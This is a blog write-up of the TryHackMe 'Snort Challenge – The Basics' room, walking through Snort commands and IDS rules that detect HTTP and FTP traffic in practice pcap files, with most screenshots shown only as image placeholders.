
TRY HACK ME: Snort Challenge-The Basics Write-Up

Shefali Kumari · Following
8 min read · Apr 24, 2022



Task 1 Introduction-


The room invites you a challenge to investigate a series of traffic data and stop malicious activity under two different scenarios. Let's start working with Snort to analyse live and captured traffic.

We recommend completing the Snort room first, which will teach you how to use the tool in depth.

Exercise files for each task are located on the desktop as follows;

Answer to the questions of this section-

No Answer needed



Task 2 Writing IDS Rules (HTTP) –

Let's create IDS Rules for HTTP traffic!


Navigate to the task folder.

Use the given pcap file.


Write rules to detect "**all TCP port 80 traffic**" packets in the given pcap file.

Answer to the questions of this section-

Launch terminal on the attack machine and navigate to task 2




Type in terminal — sudo nano local.rules to create alert for FTP




Now launch — sudo snort –c local.rules –dev –l . –r mx-3.pcap

We have received 328 Alerts.




Launch in the terminal –sudo snort –r snort.log.1650736911 –n [packet number]


Packet Number-63 destination IP




ACK number for packet 64




SEQ number of packet 62



TTL of packet 65




Source IP of Packet 65



Source port of packet 65–3372

Final Answers-



Task 3 Writing IDS Rules (FTP) –

Let's create IDS Rules for FTP traffic!


Navigate to the task folder.

Use the given pcap file.

Write rules to detect "**all TCP port 21" traffic** in the given pcap.


Answer to the questions of this section-

Type in terminal — sudo nano local.rules to create alert for FTP




Now launch — sudo snort –c local.rules –dev –l . –r [ftp pcap file]

We have received 614 Alerts.




Launch in the terminal — sudo snort -r snort.log.1650780826 -d “tcp and port 21” –n 10


FTP service name




Clearing the previous log to create new rules –




Rule for FTP failed login attempt



